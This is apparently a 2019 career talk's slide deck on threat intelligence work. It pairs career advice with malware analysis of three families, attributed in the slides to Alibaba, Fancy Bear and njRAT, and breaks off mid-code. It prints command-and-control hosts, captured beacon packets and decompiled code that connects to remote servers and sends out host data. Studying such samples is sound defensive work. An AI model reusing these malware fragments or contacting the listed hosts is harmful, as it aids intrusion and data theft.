

A Day in the Life - Cyber Security & Threat Intelligence



Lilly Chalupowski
January 24, 2019

whois lilly.chalupowski

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986/11/29
Expiry	A Long Time from Now
Registrant Name	GoSecure
Administrative contact	Travis Barlow
Job	Security Application Developer - Threat Intelligence

Agenda

Agenda 0

- Exploring
 - Find your Passion
 - Opportunities
 - Try it Out
 - Story Time
- Leaning
 - Post Secondary Education
 - Online Education
 - Mentor
 - Story Time
- Showing Value
 - Resume
 - Social Media
 - Story Time

Agenda

Agenda 1

- Day in the Life
 - Morning
 - Afternoon
 - Travel / Conferences
- Questions

Disclaimer

disclaimer.log

The life-hacks covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to use life-hacks to gain unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use life-hacks with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these methods.

Exploring



A Day in the Life - Cyber Security & Threat Intelligence

Finding your Passion

Exploring 0 - Finding your Passion



finding_your_passion.log

Don't be afraid to join different social groups and try different things. If you don't like something don't waste your time and move on to the next thing on your list.

Figure: Finding your Way

Opportunity

Exploring 1 - Opportunity



mike_rowe.log

Take your passion with you, but don't follow it around. Instead, follow opportunity. - Mike Rowe

Figure: Mike Rowe

Try it Out

Exploring 2 - Try it Out



success.log

We are always going to fail when starting out but if you are passionate about it you will try again until you succeed.

Figure: Road to Success

Story Time

Exploring 3 - Story Time



Learning



A Day in the Life - Cyber Security & Threat Intelligence

Post Secondary Education

Learning 0 - Post Secondary Education



success.log

It's not always required to go to post secondary education to get the skills you need to be successful. Post secondary education does look great on a resume but keep in mind most employers are looking for someone who can do the job as well.

Figure: Post Secondary

Online Education

Learning 1 - Online Education



online.log

Years ago you had to go to the library which almost never had books on teaching you a given field. Times have now changed where you have the world of knowledge at your fingertips. Taking advantage of this will only make you a stronger asset to potential employers.

Figure: Post Secondary

Mentor

Learning 2 - Mentor



mentor.log

Sometimes you can get lucky enough to find a mentor in your area if you network enough. They can help you navigate a more streamlined path to success than if you do it alone.

Figure: Mentor

Story Time

Learning 3 - Story Time



Showing Value



A Day in the Life - Cyber Security & Threat Intelligence

Resume

Showing Value 0 - Resume



Figure: Resume

resume.log

Have a solid resume that not only shows your skills related to the job you are applying for but also links to examples of your work. Employers love to see what you are capable of as it allows them to make better decisions about someone's capabilities.

Social Media

Showing Value 1 - Social Media



social_media.log

Use social media such as LinkedIn, YouTube, GitHub, and others to showcase how well you work on projects. This will show employers when it comes down to it you can do the job well.

Figure: Social Media

Story Time

Showing Value 2- Story Time



A Day in the Life



A Day in the Life - Cyber Security & Threat Intelligence

Morning

A Day in the Life 0 - Morning



social_media.log

Coffee, Emails, Checking Threat Feeds and Cyber Security News, Malware Analysis, Reverse Engineering, IDS Rule Development

Figure: Morning

Analysis from Threat Intelligence

A Day in the Life 1 - Analysis from Threat Intelligence

	분석가E	SHA-1 : 74A1A0B2C07A42D10A97D01E2E77D9A74A83D SHA-256 : 748FB2F2FAA1FCCE36A8F3509820F3D0AA055011CF78EAC511B1644D2BEB10B33
	svrc.exe	MD5 : D37124B137C2087D7A908FD136A4866E SHA-1 : F4CD9C9AE3C1DA1A3AD02E04252490321104256A SHA-256 : 002132D1AACD5F8DCD28FAC86BD25C2EE666B4726DED3E263F43482E1436A1A7
	alibaba.exe	MD5 : 6900BBD0B505126C4461AE21BB4CF85D SHA-1 : 43630A9BC54FF36E1DE8ACE53C233063C78DEA17 SHA-256 : D057088D0DE3D920EA0939217C756274018B6E89CBFC74F66F50A9D27A384B09
	이달의 운세.hwp	MD5 : C0B45C9E3D484763F664E5A41C835017 SHA-1 : B47FB0011F61EC4BDDA75034E93F7E90E6BF6FCF SHA-256 : 26B8951C0979286D2994C115B06D7A28C0DB67432809B32CCF5FCB2199576641
	C2	svrc.exe : hxxp://211[.]218[.]126[.]236/ct/data/icon/files/goal[.]php?miracles=1 alibaba.exe : hxxp://211[.]218[.]126[.]236/ct/data/icon/files/goal[.]php?miracles=2 이달의 운세.hwp : hxxp://211[.]218[.]126[.]236/ct/data/icon/files/pool.tar

Figure: Alibaba - Article

Analysis from Threat Intelligence

A Day in the Life 2 - Analysis from Threat Intelligence

C2 디코딩 루틴

Decoding C2

C2 : youngs.dgweb[.]kr/skin15/include/bin/forlab.php

```
do
{
    byte_8D1E40[v2] ^= 0x34u;                                // youngs.dgweb.kr
    --v2;
}
while ( v2 >= 0 );
memset(dword_8D1E60, 0, 0x40u);
dword_8D1E60[0] = 0xEBE9F1AD;
dword_8D1E64 = -1380469780;
dword_8D1E68 = -287183637;
dword_8D1E6C = -1377310985;
dword_8D1E70 = -1376982048;
dword_8D1E74 = -286200348;
dword_8D1E78 = -223551261;
word_8D1E7C = -3350;
byte_8D1E7E = 0;
v3 = 29;
do
    *(dword_8D1E60 + v3--) ^= 0x82u;                      // /skin15/include/bin/forlab.php
while ( v3 >= 0 );
//function_A5133C91 = 0;
```

Figure: Alibaba - Decoding the C2

Analysis from Threat Intelligence

A Day in the Life 3 - Analysis from Threat Intelligence




Figure: Alibaba - UPX Packer

Analysis from Threat Intelligence

A Day in the Life 4 - Analysis from Threat Intelligence



Figure: Alibaba - High Entropy

Analysis from Threat Intelligence

A Day in the Life 5 - Analysis from Threat Intelligence




Figure: Alibaba - Capturing the CnC

Analysis from Threat Intelligence

A Day in the Life 6 - Analysis from Threat Intelligence

```
POST /skin15/include/bin/forlab.php HTTP/1.1
Host: youngs.dgweb.kr:80
Content-type: multipart/form-data;boundary=-----00072c7002257
Content-Length: 999

-----00072c7002257
Content-Disposition: multipart/form-data; name="kind"

u
-----00072c7002257
Content-Disposition: multipart/form-data; name="fname"; filename="0050569b8a550000"

....BX...PV..U.....youngs.dgweb.kr...../skin15/include/bin/
forlab.php.
*****1*****
( [REDACTED] )...
C:\.U.s.e.r.s\.[REDACTED]\.D.e.s.k.t.o.p.\.a.n.a.l.y.s.i.s\.s.a.m.p.l.e...e.x.e...
-----00072c7002257--
```

Figure: Alibaba - Analysis of the CnC Packet

Analysis from Threat Intelligence

A Day in the Life 7 - Analysis from Threat Intelligence

```
POST /skin15/include/bin/forlab.php HTTP/1.1
Host: youngs.dgweb.kr:80
Content-type: multipart/form-data; boundary=-----00072c7002257
Content-Length: 999

-----00072c7002257
Content-Disposition: multipart/form-data; name="kind"
u
-----00072c7002257
Content-Disposition: multipart/form-data; name="fname"; filename="0050569b8a550000"
....BX...PV..U.....youngs.dgweb.kr...../skin15/include/bin/
forlab.php.
*****1*****
(C:\.....)
C:\.U.s.e.r.s\.....\D.e.s.k.t.o.p.\a.n.a.l.y.s.i.s.\s.a.m.p.l.e...e.x.e...
-----00072c7002257--
```

Figure: Alibaba - Analysis of the CnC Packet

Analysis from Threat Intelligence


A Day in the Life 8 - Analysis from Threat Intelligence



Figure: Fancy Bear - APT Group

Analysis from Threat Intelligence

A Day in the Life 9 - Analysis from Threat Intelligence



Name	Address	Ordinal
inst	0000000000401000	1
start	0000000000401CB3	[main entry]

Figure: Fancy Bear - DLL Export

Analysis from Threat Intelligence

A Day in the Life 10 - Analysis from Threat Intelligence




Figure: Fancy Bear - .NET Assembly Injection

Analysis from Threat Intelligence

A Day in the Life 11 - Analysis from Threat Intelligence

The image shows three assembly code snippets displayed in a debugger's assembly view. Each snippet is enclosed in a window-like frame with a toolbar at the top.

- Top Snippet:**

```
push    offset unk_417AF0
push    offset unk_412458
mov     byte ptr [ebp+var_4], 4
call    ds:CLRCREATEINSTANCE
mov     esi, [ebp+var_3C]
test   eax, eax
js     loc_401810
```
- Middle Snippet:**

```
mov     eax, [ebp+var_38]
lea     edx, [ebp+var_34]
mov     ecx, [eax]
push   edx
push   offset unk_417AE0
push   offset aV4030319 ; "v4.0.30319"
push   eax
call   dword ptr [ecx+0Ch]
test   eax, eax
js     loc_401810
```
- Bottom Snippet:**

```
mov     eax, [ebp+var_34]
```

Arrows indicate control flow between the snippets. A blue arrow points from the bottom snippet up to the middle one. A red arrow points from the middle snippet up to the top one. A green arrow points from the bottom snippet up to the middle one.

Figure: Fancy Bear - Loading .NET Assembly Version

Analysis from Threat Intelligence

A Day in the Life 12 - Analysis from Threat Intelligence




Figure: Fancy Bear - Searching for the Payload

Analysis from Threat Intelligence

A Day in the Life 13 - Analysis from Threat Intelligence




Figure: Fancy Bear - Found the Payload

Analysis from Threat Intelligence

A Day in the Life 14 - Analysis from Threat Intelligence




Figure: Fancy Bear - Payload Properties

Analysis from Threat Intelligence

A Day in the Life 15 - Analysis from Threat Intelligence




Figure: Fancy Bear - Payload Entropy

Analysis from Threat Intelligence

A Day in the Life 16 - Analysis from Threat Intelligence

```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        StringBuilder stringBuilder = new StringBuilder(255);
        int num = 0;
        Tunnel.U1MkGetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.Length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
            (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
                X509Chain chain, SslPolicyErrors sslPolicyErrors) => true));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
            BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        ...
        return false;
    }
    return true;
}

// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: Fancy Bear - Payload Decompiled .NET


Analysis from Threat Intelligence

A Day in the Life 17 - Analysis from Threat Intelligence

```
GET / HTTP/1.1
Accept: text/xml
User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0
Content-Type: text/xml; charset=utf-8
Host: example.com

HTTP/1.1 200 OK
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Thu, 27 Sep 2018 14:19:10 GMT
Etag: "1541025663;ident"
Expires: Thu, 04 Oct 2018 14:19:10 GMT
Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT
Server: ECS (ord/57EF)
Vary: Accept-Encoding
X-Cache: HIT
Content-Length: 1270

<!doctype html>
<html>
<head>
    <title>Example Domain</title>
    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="text/html" />
    <meta name="viewport" content="width=device-width" />
    <style type="text/css">
        body {
```



The screenshot shows the CShell interface. At the top, there's a browser-like header with the URL 'example.com' and various headers. Below it is the CShell window with a menu bar (File, Edit, View, Workspace, Evaluate, Help). The main area has two tabs: 'Scratchpad.csx' and 'Tutorial.csx'. The 'Scratchpad.csx' tab contains C# code for a CShell tutorial. The 'Tutorial.csx' tab shows a command history for interacting with a web request.

```
Scratchpad.csx Tutorial.csx
1 // CShell Tutorial
2 =====
3 //
4 // CShell is an interactive C# environment, unlike most IDEs or other development setups which
5 // code into an executable and then run it, CShell uses a read-evaluate-print-loop (REPL) to
6 // preserves the state from one execution to the next.
7 //

C# Interactive
23 > httpWebRequest.Accept = "text/xml";
24 > WebResponse response = httpWebRequest.GetResponse();
25 > Stream responseStream = response.GetResponseStream();
26 > httpWebRequest.UseDefaultCredentials = true;
27 System.InvalidOperationException: This property cannot be set after writing has started.
28     at System.Net.HttpWebRequest.set_UseDefaultCredentials(Boolean value)
```

Figure: Fancy Bear - Recreating the CnC Beacon

Analysis from Threat Intelligence

A Day in the Life 18 - Analysis from Threat Intelligence

```
Tunnel.TunnelNetStream_.Write(array, 0, array.Length);
while (!Tunnel.TunnelNetStream_.CanRead || !Tunnel.Tunnel)
{
    Thread.Sleep(100);
}
byte[] array2 = new byte[2];
Tunnel.TunnelNetStream_.Read(array2, 0, 2);
byte[] bytes2 = Tunnel.TunnelCrypt_.cryptRC4(array2);
string @string = Encoding.ASCII.GetString(bytes2);
if (@string == "OK")
{
    result = true;
}
```

Figure: Fancy Bear - APT for Sure

Analysis from Threat Intelligence

A Day in the Life 19 - Analysis from Threat Intelligence



Figure: NJRat - Interface

Analysis from Threat Intelligence

A Day in the Life 20 - Analysis from Threat Intelligence

Attack action	Active time	Main load	Main C&C
the first time	2014.10 – 2015.7	njRAT, Downloader	Bbbb4.noip.me 31.9.48.183
the second time	2015.8 – 2016.11	DarkKomet, VBS Backdoor, AndroRAT	Bashalalassad1sea.noip.me 31.9.48.183
the third time	2016.12 – Present	Android RAT, custom RAT, JS Backdoor, JS back door	82.137.255.56 Telegram.strangled.net Chatsecureelite.us.to

Figure: NJRat - Article

Analysis from Threat Intelligence

A Day in the Life 21 - Analysis from Threat Intelligence

```
try
{
    OK.MeM = new MemoryStream();
    OK.C = new TcpClient();
    OK.C.ReceiveBufferSize = 204800;
    OK.C.SendBufferSize = 204800;
    OK.C.Client.SendTimeout = 10000;
    OK.C.Client.ReceiveTimeout = 10000;
    OK.C.Connect(OK.H, Conversions.ToInteger(OK.P));
    OK.Cn = true;
    OK.Send(OK.inf());
    try
    {
        string text;
        if (Operators.ConditionalCompareObjectEqual(OK.GTV("vn", ""), "", false))
        {
            text = text + OK.DEB(ref OK.VN) + "\r\n";
        }
        else
        {
            string str = text;
            string text2 = Conversions.ToString(OK.GTV("vn", ""));
            text = str + OK.DEB(ref text2) + "\r\n";
        }
        text = string.Concat(new string[]
        {
            text,
            OK.H,
